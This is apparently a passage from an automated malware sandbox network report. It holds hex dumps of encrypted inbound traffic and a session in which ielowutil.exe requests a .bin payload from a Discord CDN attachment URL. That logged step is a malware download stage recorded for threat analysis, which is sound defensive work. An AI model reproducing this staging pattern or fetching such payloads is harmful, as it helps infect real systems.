d6 e6 d6 dd 19 89 df e5 95 74 5f 4e 98 aa fa b7 fc 13 a7 50 17 88 d6 77 f1 c7 0e c0 19 1d 98 06 6f 52 71 9f c0 d6 31 e2 2c 8b aa 8a fb 8e bf f5 1b 30 fe 53 e2 b3 f0 c7 47 Data Ascii: >OfUA\[^Gc$8yG?W9pN>>~1y:+R_25>o-`ZDhP2^0KgqZgsr8}T2(XG:ckj2/8wO9o t_NPwoRq1,0SG
2022-05-12 05:47:11 UTC	101	IN	Data Raw: bc d7 fe 0a 25 f1 f7 55 fd 9d 7f 63 ef 18 78 ab 49 b7 90 eb 16 71 25 bd b3 b8 ff 00 56 f3 3a c4 1c 9e bc 6f cd 7c 65 73 ff 00 04 b4 f1 c7 88 fc 3d e1 ad 6b 56 f8 f1 e2 ef f8 4b 35 eb 33 7a f7 30 cc c6 d6 10 d8 60 a3 e7 ce 06 7d 6a e8 c5 3d 59 c7 88 d0 fb 6f c7 1e 3e bc d5 6e da da 53 27 99 19 0d f6 78 1b 0c 8a dd 0b b1 38 fc 05 79 b6 bb e2 dd 6b 56 f0 9e a1 71 a7 5c 5a 88 f4 db b1 0c d6 e0 e1 94 a9 0c 08 39 04 8f 5a f1 af da f7 c4 3e 22 fd 8d 7f 66 d9 ae a6 d5 64 d6 f5 06 d2 97 4b 8b 51 95 9b cd 33 85 23 cc 3e 84 e3 ae 6b c0 3c 51 fb 26 f8 d3 f6 51 f8 71 e0 9f 89 d7 df 12 b5 fd 59 75 6d 4a cc ea fa 64 d3 9f b3 c8 93 b2 83 83 9c 1f bd e9 5e c5 19 c2 0b 43 c2 ab 85 9d 47 74 7e 81 78 6e e2 e3 52 8e d6 f7 ec af 37 db 2d ff 00 7b d3 87 02 b0 7c 43 a5 4d 69 a7 Data Ascii: %UcxIq%V:o|es=kVK53z0`}j=Yo>nS'x8ykVq\Z9Z>"fdKQ3#>k<Q&QqYumJd^CGt~xnR7-{|CMi
2022-05-12 05:47:11 UTC	105	IN	Data Raw: 96 f0 5d 5f dd 4f 32 82 52 23 93 b3 92 06 38 e2 be d9 d4 35 3d 3a ea c6 4b 79 95 5a 09 54 a4 eb 71 16 11 d4 8c 10 c0 8c 72 2b 83 f8 71 fb 19 7c 28 f0 07 8c d7 c4 fe 1e f0 6e 8f 6f a9 80 d2 c1 72 90 82 21 73 dd 31 d0 62 bb b9 34 d0 f3 3d ac 52 71 3c e7 fe 0a 39 f1 eb 5c f8 17 fb 21 eb da ef 85 5a e2 cf 57 ba 22 da 1b 95 8c ff 00 a1 6f 70 ac ec 3f 87 6a 9e bd 06 2b 8b fd 91 be 1b 78 0f f6 66 8b 47 f1 15 af 8e f4 9f 1d 7c 4c f1 94 6a 25 d4 35 0b f5 bc b9 9c 90 19 a2 88 82 59 54 03 83 8c 73 5f 5b f8 cb c3 36 5e 25 f0 85 f5 96 a1 63 1e a1 6b 73 1e d9 ad 98 09 16 e1 0f 50 45 78 af 83 3f 63 4f 84 ff 00 04 3c 73 6b e2 af 0f f8 5e 15 be 53 b4 bc 56 9b 96 0d df dd 18 f9 72 78 cf 1d 2a e9 d1 6d 98 bc 54 69 d3 68 f7 75 f0 e5 8f c4 bd 3d 66 91 66 86 f6 01 b5 bc 93 e5 Data Ascii:]_O2R#85=:KyZTqr+q|(nor!s1b4=Rq<9\!ZW"op?j+xfG|Lj%5YTs_[6^%cksPEx?cO<sk^SVrx*mTihu=ff
2022-05-12 05:47:11 UTC	109	IN	Data Raw: 22 8a ee c9 fc 9d 6a 4d ee 87 cb 42 41 8c 9c 6e 21 8f 03 35 dd 6b 5f 10 fe 17 fc 38 fd 94 34 ff 00 01 b4 9a e5 be 8b ac 43 7f a7 d9 ae 9f 30 17 e0 58 6e 12 10 c0 e7 7f cb 9c 8e b9 19 ae 73 c5 1a 3f c0 ff 00 16 7f c1 35 b4 7f 10 6e f1 5d 8f 84 fc 39 75 1d e5 8f d8 ee 76 eb c2 e9 dc a1 72 73 8d cc 59 b3 ec 4d 7c de 22 b7 35 53 ea 70 98 75 1a 3b 1f 52 7c 14 d2 b5 2b cf 86 5a 3d ce bd 71 67 71 ac 5d 5a c7 35 ed c5 99 cd bb 4b b7 e6 09 fe ce 73 5d d3 8f b2 48 ab e5 b1 4d 80 e4 8e 9f 5a e4 7e 05 e8 7a 7e 99 f0 6f c3 56 7a 57 9e 34 b8 f4 f8 fe ca b7 32 6e 98 21 5c fc e7 b9 c7 39 f5 ae c2 49 3c f8 65 2a c1 b6 86 1b fd 30 2b ce ad cd 3a 96 47 66 1f 96 14 f5 38 c9 74 e8 f5 3f 15 ea 17 0b b6 4d 90 08 80 ea 03 1e 7a 55 6f 0e dc 46 d7 2d 0c cd b8 c6 c4 a8 2b f9 8f fb Data Ascii: "jMBAn!5k_84C0Xns?5n]9uvrsYM|"5Spu;R|+Z=qgq]Z5Ks]HMZ~z~oVzW42n!\9I<e*0+:Gf8t?MzUoF-+

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:11 UTC	114	IN	Data Raw: 98 fd 49 38 27 d0 01 5a 5a 6c d6 73 5b 6d 6b cd 7a e8 c7 81 e5 79 22 df fe fa 70 06 47 e3 58 5e 2c f8 95 e1 7b 2f 1a 59 78 4e ef 52 d6 74 ff 00 11 ea d1 3c b6 56 17 3f e9 0d 70 14 33 6f c1 ce 40 da df 41 5e fd 5d 89 c1 cf dd bb 38 ef da 43 e1 9e a1 ad fc 26 be 6d 3f c3 7e 15 d7 35 68 ae 21 9a df 47 13 fd 99 d9 92 45 65 3e 7e f1 b7 1b 77 60 1e 40 c5 7c e5 f1 4b f6 39 f8 a7 f1 57 43 d5 35 ab e5 f0 8e 81 e2 ad 51 27 ba b7 8e d6 45 58 b4 f9 a4 f2 20 d8 3e 7f 9b fd 1d 65 04 f7 2f 5e f5 e0 0f db 1b c0 5f 10 3c 5b 75 e1 7b 1f 1b 78 2a eb c4 56 4f 24 4f 63 1c 0d 1e 5d 07 cc b9 65 19 61 83 d0 f6 ae d3 e1 6f c4 5f 0d fc 4d d2 2e b5 2d 0f c4 5e 1d d5 a1 8e 66 82 59 2d ac b7 c6 92 a9 19 52 4a f1 81 c5 72 eb 6d 4f 72 9c 61 51 1f 33 78 23 f6 20 d6 b4 cf 8b 1e 10 87 58 Data Ascii: I8'ZZls[mkzy"pGX^,{/YxNRt<V?p3o@A^]8C&m?~5h!GEe>~w`@|K9WC5Q'EX >e/^_<[u{x*VO$Oc]eao_M.-^fY-RJrmOraQ3x# X
2022-05-12 05:47:11 UTC	118	IN	Data Raw: 36 06 e3 fe d7 38 ae 6f fe 11 74 49 8c d3 5a 33 4e c9 b5 4b 39 2a 4f d7 d6 bb 4d 6a ef 50 be d0 64 8e e1 b5 26 b3 45 c2 19 e2 48 d4 7f ba 01 cf e7 5e 6f e2 ff 00 0f db d8 78 63 54 d4 b7 aa dc 58 d9 cb 32 4b 73 31 d9 19 0a 4e 59 54 f4 e3 1f 88 af 53 0b 26 a9 9f 92 f1 3e 1d 4f 1a db 3e 5a ff 00 82 c4 cd e2 4d 1b e1 67 80 ec fc 3e d7 d6 fa 96 b9 ac 36 99 0f d9 9d b7 17 9a 19 63 4c e3 a0 0c 41 15 e4 7f f0 48 2d 73 c6 f7 9f b4 9e b9 a2 f8 92 ef 5f 93 52 f0 ee 8e d6 93 c5 70 ec ca b2 2b a9 0d 83 ec 6b e8 dd 4f e2 df 8a 3c 41 fb 39 78 43 c7 df 67 d2 a5 87 5a d5 2d 22 b0 b2 fb 1b 5c 2e 9d e6 4a 21 cc ae d2 02 18 96 5e 42 fc b9 c7 35 a9 fb 3c 78 ee e3 55 f8 f1 e2 1d 37 5c b4 d2 3c 33 e3 0b 58 cc d7 5a 4c 36 65 a5 92 1e 00 95 6e 37 ed 75 6c a9 c1 50 79 ef 44 9b 67 Data Ascii: 68otIZ3NK9*OMjPd&EH^oxcTX2Ks1NYTS&>O>ZMg>6cLAH-s_Rp+kO<A9xCgZ-"\.J!^B5<xU7\<3X ZL6en7ulPyDg
2022-05-12 05:47:11 UTC	122	IN	Data Raw: 4e fd a3 b5 96 8e 39 a4 f0 f7 86 ed 9a c7 49 8f 3f 2c ef 9f 9e 53 9e 39 6c 0f a6 2b ee cf da e2 49 6d 7f 65 ef 1c 14 ba 9a dc ae 97 28 6d 8f f3 81 8e 79 f4 af c4 bb 8b 56 f3 6c c2 cc a5 9d 83 12 4e 79 e0 75 f7 ae 1b 5c fa 2c 2c 5b 47 d7 1e 09 d5 9b 5d d0 96 fb 6f 92 65 62 db 4b 74 c5 75 9a 77 8e e4 b9 78 ed da 6b a6 68 db 22 38 a4 db ba b8 1f 87 5e 58 f0 65 bf cb f2 9c 80 a0 fc b9 c7 a7 f5 ab d7 de 14 ba bb 92 3d 4a ce 69 2d 6f 2d d8 0c 86 c8 c0 ed ef fd 28 3b ba 1f 44 78 23 c6 da 95 91 56 69 2e 96 1d bf 30 96 4f 30 91 f8 1e 2b 3f e3 3f 8d 6d 3c 43 67 0c 8a 19 24 b5 5d 9c d7 cc b3 7c 4c f1 d7 86 f5 39 2e b7 2f 97 16 73 18 da ca ff 00 43 d8 75 a3 56 f8 cd a8 78 9e fa 47 9a 78 e3 81 97 e4 80 2e 4e 7e a2 b3 2a 27 e8 a7 ec 51 aa 5f 4d e1 fb 1b 85 55 6b 57 56 Data Ascii: N9I?,S9l+Ime(myVlNyu\,,[G]oebKtuwxkh"8^Xe=Ji-o-(;Dx#Vi.0O0+??m<Cg$]|L9./sCuVxGx.N~*'Q_MUkWV
2022-05-12 05:47:11 UTC	126	IN	Data Raw: 23 d0 c2 2d 0c fb 7b 46 17 4c 63 58 d6 39 78 0a 40 04 57 69 f0 fe d3 ec f7 6c ac ed 24 80 63 8c f1 5c 8e 95 a9 83 7d b8 47 14 91 af 18 32 67 9a ed 3c 20 ca 6e f7 29 5d cd d6 20 7a 57 0d 23 be 3b 9d 24 81 56 3b ae 0f 10 4b d7 fd da f9 13 f6 43 13 4d f0 b6 f4 86 1b 7f b6 6f 30 83 a9 fd eb 57 d7 97 31 22 e9 f7 8d b7 2c 2d e4 39 2d fe c3 57 c8 df b1 e4 64 7c 20 b8 65 da bb f5 5b c3 c7 fd 76 6a fa 3c 1f c2 79 d8 8f 88 f5 68 25 58 6e d7 2a db 08 db 8e 8c 0e 2a 9a 69 12 c8 66 2c df 2b 9f 91 4a fc c7 eb c5 58 9a 26 59 95 50 2a f3 cb 75 26 ac 43 04 c5 15 55 b7 71 df 03 23 eb 5d a7 3f 2d b5 33 f5 db 63 0d 9e d8 d5 55 d9 40 38 6c fe 95 1c 11 b4 5a 62 ab 36 d7 5e 3e 6f ba 6b 62 fe cd 85 b3 17 74 55 5e 47 fb 35 83 a8 6b f6 eb e5 f9 8c ca 00 c0 c2 e4 1f c4 56 75 36 36 Data Ascii: #-{FLcX9x@Wil$c\}G2g< n)] zW#;$V;KCMo0W1",-9-Wd| e[vj<yh%Xn**if,+JX&YP*u&CUq#]?-3cU@8lZb 6^>okbtU^G5kVu66
2022-05-12 05:47:11 UTC	129	IN	Data Raw: 17 31 2e 61 06 16 51 f2 b2 f2 2b a9 d3 ac 7c b8 e3 db 14 78 c0 05 87 6a 07 2d cc 7d 6e d9 a2 99 99 cc d2 fb b3 e0 0f d2 b9 69 ef d4 5c c8 ad b5 b7 02 57 0d d0 8a ee fc 4f a5 34 d1 ee 13 33 31 07 23 68 00 0a f3 b9 2c 63 86 fe e5 52 35 98 a8 dc 48 6e 14 9e 68 04 60 eb b1 b3 de b3 6d f9 58 05 c2 b7 cc 7e 95 c1 fe d4 17 b0 f8 5b e0 c3 ca 3f e3 e2 e1 96 38 d4 f6 c9 c0 5f ae 79 ff 00 80 d7 a2 df dc b4 f7 f1 aa c6 a5 d6 40 09 2b c2 fe 3e 95 e2 7f b6 d7 c5 fb 6f 03 f8 bf c2 fe 1b b7 b5 b5 d7 35 4b c9 95 e3 b5 88 79 91 e5 8e 03 37 3d 47 cc 68 63 dc f2 9f d9 97 43 8f c2 bf b6 df c3 dd 26 e3 77 99 78 24 93 3c 6e 52 10 3b 7e 44 e2 bf 4d f5 2d 32 0b bb a1 e5 b3 3a 9e 76 b3 67 15 f0 37 ec a9 e0 65 f8 81 ff 00 05 16 ba d6 25 b8 59 21 f0 25 a3 42 a1 47 12 4d 24 6d e6 63 Data Ascii: 1.aQ+|xj-}ni\WO431#h,cR5Hnh`mX~[?8_y@+>o5Ky7=GhcC&wx$<nR;~DM-2:vg7e%Y!%BGM$mc
2022-05-12 05:47:11 UTC	133	IN	Data Raw: 79 a6 dd 46 cd 1c 77 16 33 15 23 e5 dd ca 7e 75 c4 23 c1 24 df be 8d 99 4a e1 95 79 de 7b 7d 6b ba f8 49 75 24 ff 00 11 a1 46 56 31 c3 a7 ca 11 58 63 68 f9 7b 1a 9a 65 cb 73 bb bd b8 68 d1 99 b2 b9 f5 fe 75 c0 6a 72 2c 92 dc c6 d0 f9 dc 92 08 19 c7 eb 5d de b6 7c af be 57 6a 82 c3 23 ad 70 1a 95 f4 73 4d 33 47 22 af 50 42 76 ae 7c 52 ba 34 8d ad a1 f0 a7 fc 14 ec 7f c4 c6 d6 d6 1d 32 d7 55 96 6b 57 09 60 ff 00 27 da c9 fe 03 9e 39 e9 5f 99 de 3f f8 79 af eb 17 7f 36 89 aa 7c 27 11 9f 9d 74 7b 53 73 bf 1f c4 4a 63 8f ce bf 47 bf e0 a7 9f da 9a 86 ac b1 68 6a 97 1a c3 58 4a b6 9e 63 ed 06 4f 41 9e 87 a6 3d 4d 7c 5b af 5f 7c 46 93 e1 b5 b6 83 a3 e8 5e 24 96 fa c5 49 6b cd 45 e3 12 cb 29 ce 43 a6 f2 4c 5d 30 d9 39 19 af 1e 8c 5a 93 2e 3a 9d d7 84 b4 f8 f4 8f Data Ascii: yFw3#~u#$Jy{}klu$FV1Xch{eshujr,]|Wj#psM3G"PBv|R42UkW``9_?y6|'t{SsJcGhjXJcOA=M|[_|F^$lkE)CL]09Z.:
2022-05-12 05:47:11 UTC	137	IN	Data Raw: 43 d7 18 a6 f8 0b c4 57 bf d8 b7 5a c5 c5 a5 99 7b 7e 6d a2 66 09 ba 40 09 24 8e 0f 03 9f 4a ea fc 39 f0 fe 6f 89 d6 ab a9 6b 17 13 35 e5 d4 5e 6c d0 5b 8f 95 14 f0 85 71 d4 62 bf 23 a3 5a a4 71 31 8d 75 65 e6 7e c9 f5 5a 2b 0f 3a 94 7a 76 3c 8b 4d 96 ee e3 55 b7 b7 6d 5e 66 9a 40 66 b6 5d e7 6a 33 72 7b f5 19 ce 3b 9a f4 2f 06 da dd d9 41 67 6e 63 5f b4 34 9b 96 6f ba d2 ed ef b7 9d a3 f1 f7 ae b8 fe cd 76 de 28 bc df 63 6b 6f 15 de 9b 9f 26 ea 36 0b 24 c4 76 6f a8 c8 c1 ae f3 4d f0 8d b5 8e 9f 7d 6f 65 64 b3 40 ab be ce e1 d3 69 91 b6 86 23 77 66 07 23 1e d5 fa 07 17 d3 cb 68 43 0e b0 b6 d6 d7 3f 35 e0 fc 56 3b 19 56 bf d6 5b e5 4e ca e7 a1 fe c6 5f 19 f5 6b 8d 47 50 d1 f5 1b a8 ef 63 8e 4d d6 ac a0 c4 a3 23 91 82 48 38 f6 c5 7d 51 a6 5f 33 42 9f bc 52 Data Ascii: CWZ{~mf@$J9ok5^\[qb#Zq1ue~Z+:zv<MUm^f@fjj3r{;/Agnc_4ov(cko&6$voM}oed@i#wf#hC?5V;V[N_kGPc M#H8}Q_3BR
2022-05-12 05:47:11 UTC	141	IN	Data Raw: 8f e8 4f 77 ae 43 77 3b 58 da dc 5a ac 9b c9 90 cb 2e 23 55 cf 01 9b a7 e1 52 b4 46 e2 4b 3b 39 17 4c 0b 34 99 63 61 31 74 c0 e9 90 4d 5b d0 a4 83 47 d7 e4 45 9b 4f b0 58 21 08 a6 e2 20 cb 71 93 d4 0e 39 ab c6 db fb 63 c6 71 cc d2 da ca b6 e8 84 3d aa 79 71 3e 4f 4c 57 b5 96 61 3e a7 85 e6 96 ef a9 e7 e3 31 92 c5 e2 13 fc 0d 18 92 1b 7b 53 1f 97 fb bd c1 91 bb fa 0a b3 6c 91 de 08 fc cd cc db 72 0e 37 11 cf 4a b5 6f a6 f9 ae d2 7c ac 01 66 29 b7 a0 ce 6a 9e a0 52 1b 98 fc bd cf 1e 48 21 7f 86 bc 9a 9e f4 ee 7b d4 e9 f2 41 22 4f 2d 64 82 75 f9 81 cb 6d 50 32 4f cb 9c 91 da b8 3d 6f 57 93 59 bf 96 65 5b 86 58 0f 95 1b c3 74 b6 e1 08 ea a4 b1 04 83 ed 5d 26 bb ad 2d bd 95 c1 82 45 57 65 da ca c7 6b 12 45 60 69 1a 04 f6 ca 1e e3 44 f0 dc 6f 1a fc d7 37 77 06 Data Ascii: OwCw;XZ.#URFK;9L4ca1tM[GEOX! q9cq=yq>OLWa>1{Slr7Jo|f)jRH!{A"O-dumP2O=oWYe[Xt]&-EWekE`iDo 7w
2022-05-12 05:47:11 UTC	146	IN	Data Raw: 9a 52 ab 1a 8f ba 63 19 de 7f dd ed 58 1e 29 f8 f1 63 ad f8 da f3 c0 d6 7a b4 93 6b 76 b6 cb 7b 71 6a 19 5a e2 24 24 2f 21 40 ee 47 35 cf a7 c4 ed 04 c9 7f 0c 3a e5 9d c5 d6 86 71 ab 22 4d 93 a7 8e e6 52 73 b0 0e b5 ee 61 70 fc 96 6c fc b7 8a b3 89 62 a7 ec 29 2d 0c 9f da 67 e3 c4 ff 00 b3 bf c1 eb ef 14 79 77 3a 8d f4 72 47 6b 67 68 a0 30 b8 95 8f 60 3a 80 bb 98 ff 00 bb 55 be 15 7c 74 bc f8 86 3c 10 e9 a9 69 f7 09 e2 2d 23 52 d5 6f 64 86 32 aa 12 d0 2e 11 06 7e 5f 99 d4 1c e7 ee d6 ed 85 ff 00 84 fc 58 fa 44 d1 5e 68 da a5 c5 d3 ca da 4e 5b cc 5b d3 b7 6c 8d 0e 78 62 15 b6 92 3a 6e ac 8d 33 e0 ff 00 80 fc 31 e2 8b 57 d3 f4 f8 ed 75 ab 18 25 86 1b 08 ee 24 59 21 b7 97 fd 69 11 6e da b1 b1 c8 27 1c 9c 57 5d 59 1f 2b 87 8a bf bc 8f 2c f1 2f ed 53 e3 c4 b4 Data Ascii: RcX)czkv{qjZ$$/!@G5:q"MRsaplb)-gyw:rGkgh0`:U|t<i-#Rod2.~_XD^hN[[lxb:n31Wu%$Y!in'W]Y+,/S

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:11 UTC	150	IN	Data Raw: f7 70 33 91 d0 57 45 1e 17 ac a5 76 70 e6 1c 4c a7 0f 65 4f 73 a6 fd 96 fc 39 1f 89 fe 28 7c 52 f8 a5 71 14 71 ea da 9f 88 a4 d0 ac 66 27 71 6b 3b 7d b1 1c 63 b1 92 32 4f 15 f1 4f ed e9 e0 df 88 3f 01 7f 6b ff 00 88 0b e1 7f 14 47 a1 e8 9f 19 f4 b8 6d e1 b3 92 0f 3b fb 6a 56 96 18 65 8e 22 4e 51 8f 98 cd 91 c8 00 d7 d7 be 0f 92 d7 c1 7a 4c 36 3a 7c 3a cd a6 97 1b bc bf 64 1a 8a c2 af 23 b1 67 6f bf 91 96 39 f4 35 e2 de 27 f8 7b f1 03 c6 bf b5 36 91 e2 0f 11 df 78 57 c4 1e 0c d2 67 f3 f4 28 af 65 06 f3 42 90 0c ac 8a d8 f9 f0 c0 74 35 be 2b 23 ad 05 64 79 38 1c 62 95 59 4e 7b 33 d4 bc 77 e0 fd 13 e0 3f ed 93 fb 22 f8 47 46 d4 21 b5 d2 74 58 f5 64 9d 27 bc f9 95 8d b4 2e 7c dd cd fd e2 71 9e 2b a2 b6 f1 59 9b fe 0a e5 ad 29 ba 4f ec b8 fe 1d a3 64 4c 0c 45 Data Ascii: p3WEvpLeOs9(|Rqqf'qk;}c2OO?kGm;jVe"NQzL6:|:d#go95'{6xWg(eBt5+#dy8bYN{3w?"GF!tXd'.|q+Y)OdLE
2022-05-12 05:47:11 UTC	154	IN	Data Raw: 89 3f b3 6f c2 bb fd 43 c5 96 3e 1f d4 74 9d 2d 91 61 5b 29 b3 78 76 81 8d c3 a9 fa f4 af 51 f8 91 fb 29 4b 2f ec 95 63 e0 b5 ba 5b 1d 52 ce da 28 9a f2 e2 63 e4 b3 ae 33 f2 a8 3d 70 71 59 0b fb 37 f8 cb c5 3f 06 34 3f 0a e8 da b7 83 e5 8f 49 d3 1a de f4 6a d1 32 a8 f9 42 93 11 1f 36 70 4e 33 59 ca 34 a4 f9 99 d3 43 10 a4 f4 3c b3 e0 af fc 14 4b c6 1f 0b 3f 66 9b 5f 0f e9 b0 db 5f eb 9a c6 ab 35 b4 32 ca 3e 58 e3 da b9 3b b3 df f2 aa ff 00 13 bc 53 f1 1f e0 ff 00 88 7c 27 a9 78 8b 54 85 64 f1 15 da c7 35 b8 46 22 25 dc 0f 05 59 83 67 3d 07 4a e8 fc 2f ff 00 04 c6 d4 07 c1 3b 7d 0f 55 f1 45 8d 8e bb a7 ea 8d a8 d9 dd da c4 f3 24 64 ed c2 b7 00 f5 5f 4a d5 f8 91 fb 1c 7c 67 f8 db 2f 87 e3 f1 1e b7 a0 eb 1a 6f 85 27 57 b7 bb 10 b4 2d 22 e4 12 87 81 e9 d7 15 Data Ascii: ?oC>t-a|)xvQ)K/c[R(c3=pqY7?4?Ij2B6pN3Y4C<K?f__52>X;S|'xTd5F"%Yg=J/;}UE$d_J|g/o'W-"
2022-05-12 05:47:11 UTC	158	IN	Data Raw: 58 95 c1 da 07 e1 5f 5d 7e da 7f 08 2f be 2e fe cb e8 ab a2 69 f6 fa e6 8f 0a 4f 6f 3d ad b6 cb 89 36 00 76 84 1c 7c de c2 bc 97 fe 09 75 fb 3b 6a de 3d f8 91 ab f8 ab c6 90 df c7 7d a4 db 88 74 d8 ef 62 75 05 9b 86 f9 b8 db b4 77 3f de a8 95 5a 7c 97 7b 9d 70 e4 71 4f b1 8f fb 53 f8 2f 51 f8 03 e2 ef 84 9a 1d a5 e6 bb a6 b4 93 e2 76 6b a7 2b 70 d9 5f 9b af 20 f4 ab ff 00 b7 8f ec b9 71 f0 d3 e1 2c 9e 3a 8b c4 9e 22 bc bc d4 25 56 92 33 78 e6 38 b7 26 70 13 f8 7a 57 53 ff 00 05 29 f0 ae bd a5 fc 67 f8 6f 36 9f a5 dd 6a 56 fa 7d c3 4b 23 d8 4c 2e be ce c1 90 f3 b3 94 fc 6a 2f db 97 fe 12 2f 8a 1f 03 ec be c5 1d f6 b1 30 29 e6 47 14 b2 c9 32 86 53 c3 46 1b f0 db 8c 73 59 c6 9a 94 79 93 30 a9 8c 84 5c 57 73 c1 af 3c 2d ad 78 f7 f6 45 87 5b 8e 1d 61 a6 d1 49 Data Ascii: X_]~/.iOo=6v|u;j=}tbuw?Z|{pqOS/Qvk+p_ q,:"%V3x8&pzWS)go6jV}K#L.j//0)G2SFsYy0\Ws<-xE[aI
2022-05-12 05:47:11 UTC	161	IN	Data Raw: dc 68 58 a8 ae a1 2a 37 7b 1d 8a 68 96 de 51 5f b3 c6 b8 3f dd 18 a7 0d 3a 08 24 50 91 c4 0e 73 9d 82 b8 d7 fd a2 b4 8b 74 c4 9a 6f 88 22 6c e0 e7 4f 76 db f9 50 7f 68 dd 0f 85 fb 1e bb b7 bf fc 4b 24 e3 f4 a1 e3 23 d1 87 d5 fc 8e ae e7 47 b5 98 fe f6 0b 76 67 39 0d b0 76 f5 aa 77 9e 1f b3 c9 63 6f 6e c7 f8 9b cb 04 7f 2a e6 24 fd a2 fc 3e 65 31 ad be b8 c1 79 db fd 9b 27 f8 50 7f 68 bf 0e db b7 ef 2d f5 a4 e7 0a 0e 9b 2e 33 ff 00 7c d5 47 18 ba c9 07 d5 fc 8e a9 fc 3b 68 d6 4a 8d 6b 6c d1 b0 f9 87 96 36 fe 44 54 73 78 52 ce dd 15 52 de 34 8d 57 1b 42 f1 8f 4a e5 d3 f6 8d f0 db 33 28 8f 59 3e 5f 24 a6 9b 28 db ef f7 7b d1 1f ed 13 e1 bb d6 da 89 ae b3 28 ce df ec c9 b2 07 fd f3 55 f5 c8 ed cc 89 fa aa 3a 2f f8 45 b4 e4 ba 56 fb 0d ac 7f de f3 23 1f 31 f6 Data Ascii: hX*7{hQ_?:$Psto"lOvPhK$#Gvg9vwcon*$>e1y'Ph-.3\|G;hJkl6DTsxRR4WBJ3(Y>_$({{(U:/EV#1
2022-05-12 05:47:11 UTC	165	IN	Data Raw: 10 a0 02 7b e7 1c 55 ed 3f e0 b7 87 e2 b5 93 cb d3 2d 1a de 36 ce d9 2d 22 3b 47 bb 63 26 b6 b4 8b 1b 7b 99 19 d5 3c c9 b3 87 23 23 f1 ad 88 51 61 93 c9 85 64 3c 72 01 dc 40 f5 c7 f5 ad 79 e7 d5 99 28 c7 b1 e6 b7 9f 0d 74 75 32 43 6b e1 7f 0c b2 b3 7e f1 8d 88 de a3 fd 9e 47 f2 a8 57 e1 c6 89 2c d1 c7 0f 85 b4 0f b3 90 37 bf d9 54 ee f5 38 af 41 bb b6 8d 2f b6 a0 f5 fb cd 8f d0 54 50 58 c2 aa f1 c7 b9 5b fb cc 7e 55 fc 3f ad 52 95 4e e5 72 c6 fb 1c c9 f8 3d e1 6b ab 07 92 1f 0d e8 6c 42 e0 3b d8 81 f4 cf 39 3f 4a e7 64 f8 35 a5 cb a5 05 b8 f0 be 8c 63 59 76 ac b6 b6 a2 1c ff 00 b2 41 24 fe 35 ea 0e d1 d8 d8 28 f3 63 65 db 95 45 39 15 87 77 aa 4e 50 ac 72 ba ac 8e 0b 44 57 29 9e c7 db eb 59 54 9c d7 51 aa 70 ea 8f 36 be f8 3f e1 76 8a 68 24 f0 ac 40 29 f9 Data Ascii: {U?-6-";Gc&{<##Qad<r@y(tu2Ck~GW,7T8A/TPX[~U?RNr=klB;9?Jd5cYvA$5(ceE9wNPrDW)YTQp6?vh$@)

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49767	162.159.129.233	443	C:\Program Files (x86)\Internet Explorer\ielowutil.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	168	OUT	GET /attachments/973448455970238517/973448761017765938/tur4256ase7_ewATiEi255.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache
2022-05-12 05:47:13 UTC	168	IN	HTTP/1.1 200 OK Date: Thu, 12 May 2022 05:47:13 GMT Content-Type: application/octet-stream Content-Length: 475200 Connection: close CF-Ray: 70a0dbc0abdf9bcb-FRA Accept-Ranges: bytes Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=tur4256ase7_ewATiEi255.bin ETag: "2904218911a0d3de267192a04b24d770" Expires: Fri, 12 May 2023 05:47:13 GMT Last-Modified: Tue, 10 May 2022 04:57:50 GMT Vary: Accept-Encoding CF-Cache-Status: MISS Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1652158670470858 x-goog-hash: crc32c=ZDJtnQ== x-goog-hash: md5=KQQhiRGg094mcZKgSyTXcA== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 475200 X-GUploader-UploadID: ADPycdt1-t2st36KPU3gTitSrm6CqVBFDmoFSvoJPHHLidFkN5LegfPNzVgNyiRC-i525sx-TSQvvmrgIHTOLpLBmwDN01-nx79L X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=B4PDPfNooUK5C48O4Sp2KV6P90F%2BzqQiqNb0hzRsHDJve0KvSr0AwWwBD5bIIvBCDF7HRYizRMmRzaqenZqK1mehB%2B%2FubDFB4F4xQCkorEPAFiNoIcX8q5GEGVnJqAw2g4FBGw%3D%3D"}],"group":"cf-nel","max_age":604800}

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	169	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
